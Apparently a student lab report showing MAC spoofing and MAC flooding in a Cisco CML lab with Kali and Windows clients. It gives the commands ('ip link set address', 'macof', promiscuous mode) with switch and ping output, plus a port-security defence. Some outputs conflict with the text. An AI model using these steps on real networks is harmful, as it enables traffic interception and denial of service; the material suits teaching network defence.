Connection-specific DNS Suffix . . . . . :
Description . . . . . : Intel(R) PRO/1000 MT Network Connection #2
Physical Address. . . . . : 52-54-00-79-83-B1

```

*Client20 Real MAC Address*

### **STEP 2: Check Kali's Original MAC**

Instructions:

1. On Kali:

**ip link show eth0**

```

File Actions Edit View Help
(cisco@cisco)-[~]
$ ip link show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP mode DEFAULT group defau
lt qlen 1000
    link/ether 52:54:00:6f:60:36 brd ff:ff:ff:ff:ff:ff
(cisco@cisco)-[~]
$ 

```


*Kali's current MAC Address - Different from Client20*

### **STEP 3: DISABLE CLIENT20'S NETWORK INTERFACE ← CRITICAL STEP**

Instructions:

1. On Client20 (Windows):
2. Press Win + R → type ncpa.cpl → Enter
3. Right-click Ethernet → select Disable
4. Wait 5 seconds, the link in CML should turn red (disconnected)

This is the key; now only Kali has that MAC address on the network.




*Client20 Interface Disabled - Only Kali now has its MAC*

#### **STEP 4: Disable Kali's Interface**

Instructions:

1. On Kali:

**sudo ip link set eth0 down**




*Kali eth0 Disabled - Preparing for MAC Change*

## **STEP 5: Change Kali's MAC to Client20's MAC**

Instructions:

1. On Kali:

```
sudo ip link set eth0 address 52:54:00:2e:05:b1
```



A terminal window titled "cisco@cisco: ~". The user runs the command "ip link show eth0" which shows the current MAC address as 52:54:00:6f:60:36. The user then runs "sudo ip link set eth0 down" followed by "sudo ip link set eth0 address 52:54:00:2E:05:B1" to change the MAC address. Finally, "ip link show eth0" is run again to verify that the MAC address has been successfully changed to 52:54:00:2E:05:B1.

```
File Actions Edit View Help
(cisco@cisco)-[~]
$ ip link show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP mode DEFAULT group defau
lt qlen 1000
    link/ether 52:54:00:6f:60:36 brd ff:ff:ff:ff:ff:ff

(cisco@cisco)-[~]
$ sudo ip link set eth0 down
[sudo] password for cisco:

(cisco@cisco)-[~]
$ sudo ip link set eth0 address 52:54:00:2E:05:B1
[cisco@cisco]-[~]

$
```


*Kali MAC Changed to Client20's MAC Address*

## **STEP 6: Re-enable Kali's Interface**

Instructions:

1. On Kali:

```
sudo ip link set eth0 up
```



A terminal window titled "cisco@cisco: ~". The user runs "ip link show eth0" to check the status of the interface. It shows the interface is down with the MAC address 52:54:00:6f:60:36. The user then runs "sudo ip link set eth0 up" to re-enable the interface. Finally, "ip link show eth0" is run again to verify that the interface is now up with the MAC address 52:54:00:2E:05:B1.

```
File Actions Edit View Help
(cisco@cisco)-[~]
$ ip link show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel s
lt qlen 1000
    link/ether 52:54:00:6f:60:36 brd ff:ff:ff:ff:ff:ff

(cisco@cisco)-[~]
$ sudo ip link set eth0 down
[sudo] password for cisco:

(cisco@cisco)-[~]
$ sudo ip link set eth0 address 52:54:00:2E:05:B1
[cisco@cisco]-[~]

$ sudo ip link set eth0 up
[cisco@cisco)-[~]

$
```

*Kali eth0 Re-enabled - Now Spoofing Client20's MAC*

## **STEP 7: Verify Kali Has the Correct MAC**

Instructions:

1. On Kali:

**ip link show eth0**

The screenshot shows a terminal window titled '(cisco@cisco)'. The user runs 'ip link show eth0' which shows the current MAC address as 52:54:00:6f:60:36. The user then runs 'sudo ip link set eth0 down' and 'sudo ip link set eth0 address 52:54:00:2e:05:b1'. Finally, the user runs 'sudo ip link set eth0 up' and 'ip link show eth0' again, which now shows the new MAC address as 52:54:00:2e:05:b1.

```
cisco@cisco:~$ ip link show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP mode DEFAULT group default
    qlen 1000
        link/ether 52:54:00:6f:60:36 brd ff:ff:ff:ff:ff:ff

(cisco@cisco):~$ sudo ip link set eth0 down
[sudo] password for cisco:

(cisco@cisco):~$ sudo ip link set eth0 address 52:54:00:2e:05:B1

(cisco@cisco):~$ sudo ip link set eth0 up

(cisco@cisco):~$ ip link show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP mode DEFAULT group default
    qlen 1000
        link/ether 52:54:00:2e:05:b1 brd ff:ff:ff:ff:ff:ff permaddr 52:54:00:6f:60:36

(cisco@cisco):~$
```

*Kali MAC Verified - Now Identical to Client20*

## **STEP 8: Check SWO1 MAC Table — MAC Is Now Only on Kali's Port**

Instructions:

1. On SWO1 CLI:

**show mac address-table**

Look for:

Vlan	Mac Address	Type	Ports
1	52:54:00:2e:05:b1	DYNAMIC	Et0/1 ← Kali's port!

```

*Sep 20 19:56:52.172: %SYS-6-TTY_EXPIRE_TIMER: (exec timer expired, tty 0 (0.0.0)), user
*Sep 20 19:57:18.725: %AMDP2_FE-6-EXCESSCOLL: Ethernet0/0 TDR=0, TRC=0
*Sep 20 19:58:20.397: %AMDP2_FE-6-EXCESSCOLL: Ethernet0/0 TDR=0, TRC=0
SW01>show
SW01>show mac
SW01>show mac address-table
Mac Address Table
-----
Vlan      Mac Address          Type      Ports
---  -----
  1        5254.002e.05b1    DYNAMIC   Et0/1
  1        5254.00f1.c2db    DYNAMIC   Et0/3
Total Mac Addresses for this criterion: 2
SW01>

```

DISK 30.89% 14 OK (FREE-TIER)

*SW01 MAC Table - Client20's MAC now on Kali's Port Et0/1*

### **STEP 9: Test Attack Client30 Cannot Ping Client20**

Instructions:

1. On Client30 (Windows):

**ping 192.168.1.20**

*You should now see Request timed out.*

Because Client20 is offline, and Kali is now the only device with that MAC, but Kali is not forwarding traffic (unless you enable IP forwarding), so no reply is sent back.

```

Select Administrator: Command Prompt
Ethernet adapter Ethernet Instance 0:2:
Connection-specific DNS Suffix . . . . . : Intel(R) PRO/1000 MT Network Connection #2
Description . . . . . : 52-54-00-CB-58-38
Physical Address . . . . . : 52-54-00-CB-58-38
DHCP Enabled . . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::5593:267f:eebc:7fff%5(PREFERRED)
Autoconfiguration IPv4 Address . . . . . : 169.254.80.242(PREFERRED)
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . :
DHCPv6 IAID . . . . . : 189944832
DHCPv6 Client DUID . . . . . : 00-01-00-01-2F-B5-60-C5-00-0C-29-B2-9F-9E
DNS Servers . . . . . . . . . : fec0:0:0:ffff::1%1
                               fec0:0:0:ffff::2%1
                               fec0:0:0:ffff::3%1
NetBIOS over Tcpip. . . . . : Enabled

C:\Users\Administrator>ping 192.168.1.20
Pinging 192.168.1.20 with 32 bytes of data:
Request timed out.
Request timed out.
Reply from 192.168.1.30: Destination host unreachable.
Reply from 192.168.1.30: Destination host unreachable.

Ping statistics for 192.168.1.20:
  Packets: Sent = 4, Received = 2, Lost = 2 (50% loss),
C:\Users\Administrator>

```

*Client30 Ping to Client20 - Spoofed MAC Active, Real Device Disabled*

### **STEP 10: DEFENSE (Block Attack)**

Instructions:

Port Security on Cisco switches prevents this:

1. On SW01:

```
interface et0/2
switchport port-security
switchport port-security mac-address sticky
switchport port-security maximum 1
```

This locks the port to only one MAC. If Kali tries to use Client20's MAC on et0/1, the port shuts down.

```
1 interface GigabitEthernet0/1
2 switchport mode access
3 switchport port-security
4 switchport port-security maximum 1
5 switchport port-security mac-address sticky
6 switchport port-security violation shutdown
```

*SW01 command to lock the port to one MAC.*

## Attack 3 - MAC Flooding

### STEP 1: Verify Normal Network Operation (Baseline)

Instructions:

Before attacking, confirm everything works normally.

1. On Client20 (Windows CMD):

**ping 192.168.1.30**

On Client30 (Windows CMD):


**ping 192.168.1.20**

On Kali:

**ping -c 4 192.168.1.20**

**ping -c 4 192.168.1.30**

All pings should succeed.



Pre\_Attack- Client20 and Client30 can ping eachother and Kali can ping Client20 and 30


## **STEP 2: Check SW01's MAC Table (Baseline)**

Instructions:

1. On SW01 CLI:
2. Double-click SW01 → open CLI
3. Run:

**show mac address-table**

You should see 3 entries:



```
*Sep 20 20:37:49.165: %AMDP2_FE-6-EXCESSCOLL: Ethernet0/0 TDR=0, TRC=0
*Sep 20 20:38:47.238: %AMDP2_FE-6-EXCESSCOLL: Ethernet0/0 TDR=0, TRC=0
*Sep 20 20:40:16.995: %AMDP2_FE-6-EXCESSCOLL: Ethernet0/0 TDR=0, TRC=0
*Sep 20 20:41:21.521: %AMDP2_FE-6-EXCESSCOLL: Ethernet0/0 TDR=0, TRC=0
SW01>show
SW01>show mac
SW01>show mac address-table
Mac Address Table
-----
Vlan      Mac Address        Type      Ports
---      -----
  1      5254.002e.05b1    DYNAMIC   Et0/2
  1      5254.00f1.c2db    DYNAMIC   Et0/3
Total Mac Addresses for this criterion: 2
SW01>show
SW01>show mac
SW01>show mac address-table
Mac Address Table
-----
Vlan      Mac Address        Type      Ports
---      -----
  1      5254.002e.05b1    DYNAMIC   Et0/2
  1      5254.006f.6036    DYNAMIC   Et0/1
  1      5254.00f1.c2db    DYNAMIC   Et0/3
Total Mac Addresses for this criterion: 3
SW01>
```

*SW01 MAC Table - Normal (3 Entries Only)*

## **STEP 3: Install MAC Flooding Tool on Kali**

Instructions:

1. On Kali:

**sudo apt update && sudo apt install dsniff -y**

This installs **macof** a tool that sends hundreds of random Ethernet frames with random MAC addresses.

```
(cisco@cisco)-[~]
$ sudo apt update && sudo apt install dsniff -y
[sudo] password for cisco:
Ign:1 http://http.kali.org/kali kali-rolling InRelease
Ign:1 http://http.kali.org/kali kali-rolling InRelease
Ign:1 http://http.kali.org/kali kali-rolling InRelease
Err:1 http://http.kali.org/kali kali-rolling InRelease
  Temporary failure resolving 'http.kali.org'
All packages are up to date.
Warning: Failed to fetch http://http.kali.org/kali/dists/kali-rolling/InRelease Temp
orary failure resolving 'http.kali.org'
Warning: Some index files failed to download. They have been ignored, or old ones use
d instead.
dsniff is already the newest version (2.4b1+debian-34).
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 0
(cisco@cisco)-[~]
$
```

*dsniff Installed - macof Ready for Use (Only shows failed as it was previously installed.)*

#### STEP 4: Launch MAC Flooding Attack

Instructions:

1. On Kali:

**sudo macof -i eth0**

This sends 10–20 fake MAC addresses per second, enough to flood a small switch table.

Each line = one fake Ethernet frame with a new random MAC.

Let it run for 15–20 seconds, long enough to overflow the CAM table.

```
(cisco@cisco)-[~]
$ sudo macof -i eth0
[sudo] password for cisco:
b5:d1:a5:26:32:4c 28:77:6e:1f:1:5d 0.0.0.0.54699 > 0.0.0.0.5362: S 901392789:90139278
9(0) win 512
a8:99:e9:4e:d2:86 ba:f2:e5:18:a3:cf 0.0.0.0.51172 > 0.0.0.0.45016: S 1920449550:19204
49550(0) win 512
59:1e:a5:b3:36:4f c3:56:7e:48:8e:9c 0.0.0.0.11241 > 0.0.0.0.46143: S 970001765:9700017
65(0) win 512
cd:a2:cb:6d:1a:df 61:f2:8e:40:f5:19 0.0.0.0.8664 > 0.0.0.0.4550: S 1135884799:1135884
799(0) win 512
b7:a2:c5:23:a8:d3 3f:d2:80:21:71:95 0.0.0.0.55610 > 0.0.0.0.27439: S 215900347:215900
347(0) win 512
d8:5c:be:68:14:7f 7f:e4:f1:2d:9b:b3 0.0.0.0.59639 > 0.0.0.0.18316: S 1900586943:19005
86943(0) win 512
bb:ed:4b:10:8c:4a 76:d5:1e:54:1d:e0 0.0.0.0.1322 > 0.0.0.0.34393: S 1734812503:173481
2503(0) win 512
c6:d1:d2:5:e:c6 d1:12:3c:29:5:a4 0.0.0.0.21736 > 0.0.0.0.13497: S 105193804:105193804
(0) win 512
2:ca:9d:12:24:7e b7:34:b5:77:81:ae 0.0.0.0.41473 > 0.0.0.0.6838: S 952866791:95286679
1(0) win 512
13:11:bf:4d:a2:85 4c:94:15:77:89:e6 0.0.0.0.63515 > 0.0.0.0.27369: S 26705702:2670570
2(0) win 512
```

*MAC Flooding in Progress - Kali Sending Hundreds of Random MACs*

## **STEP 5: Watch SWO1's MAC Table Fill Up**

Instructions:

1. On SWO1 CLI, while macof is running:

**show mac address-table**

After 10–15 seconds, you'll see dozens or hundreds of entries:

The screenshot shows the NetworkMiner interface with the 'SWO1' node selected. At the top, there are logs from 'AMDP2\_FE-6-EXCESSCOLL' on 'Ethernet1/3'. Below that, the 'show mac address-table' command is run, displaying a table with columns: Vlan, Mac Address, Type, and Ports. The table lists numerous MAC addresses learned by the switch, mostly categorized as 'DYNAMIC' type and associated with port 'Eto/1'. The table scroll bar indicates many more entries are present.

Vlan	Mac Address	Type	Ports
1	003b.9902.236f	DYNAMIC	Eto/1
1	014f.435b.0127	DYNAMIC	Eto/1
1	02ca.9d12.247e	DYNAMIC	Eto/1
1	043b.ac6a.35b7	DYNAMIC	Eto/1
1	051e.7207.e50b	DYNAMIC	Eto/1
1	06e1.b609.6f71	DYNAMIC	Eto/1
1	0b5b.8231.67c0	DYNAMIC	Eto/1
1	0bee.e545.c6ad	DYNAMIC	Eto/1
1	0c03.1034.763d	DYNAMIC	Eto/1
1	0c34.d750.b34b	DYNAMIC	Eto/1
1	0caf.c015.d506	DYNAMIC	Eto/1
1	0d6e.7c1a.3432	DYNAMIC	Eto/1
1	0d7b.5315.c358	DYNAMIC	Eto/1
1	106a.a87f.d31c	DYNAMIC	Eto/1
1	10eb.264c.e7f9	DYNAMIC	Eto/1
1	110d.5d5f.32ed	DYNAMIC	Eto/1
1	120f.5c54.936a	DYNAMIC	Eto/1
1	124c.430f.2b8e	DYNAMIC	Eto/1

*SWO1 MAC Table Overflowed - 50+ Fake MACs Learned*

## **STEP 6: ENABLE PROMISCUOUS MODE ON**

Kali's eth0 ← CRITICAL

By default, network interfaces only accept packets addressed to their own MAC.

After MAC flooding, SWO1 broadcasts all traffic to all ports, including Kali.

But Kali's interface ignores those packets, unless you put it in promiscuous mode.

1. On Kali, run:

**sudo ip link set eth0 promisc on**

No output, this is normal.

2. Verify it's enabled:

**ip link show eth0**

Look for

2: eth0: <BROADCAST, MULTICAST, PROMISC, UP, LOWER\_UP> ...

**PROMISC** must appear in the flags!

```
(cisco@cisco)-[~]
$ sudo ip link set eth0 promisc on
(cisco@cisco)-[~]
$ ip link show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP mode DEFAULT group default qlen 1000
    link/ether 52:54:00:6f:60:36 brd ff:ff:ff:ff:ff:ff
(cisco@cisco)-[~]
$
```

*Kali eth0 Promiscuous Mode Enabled - Now Accepts All Traffic*

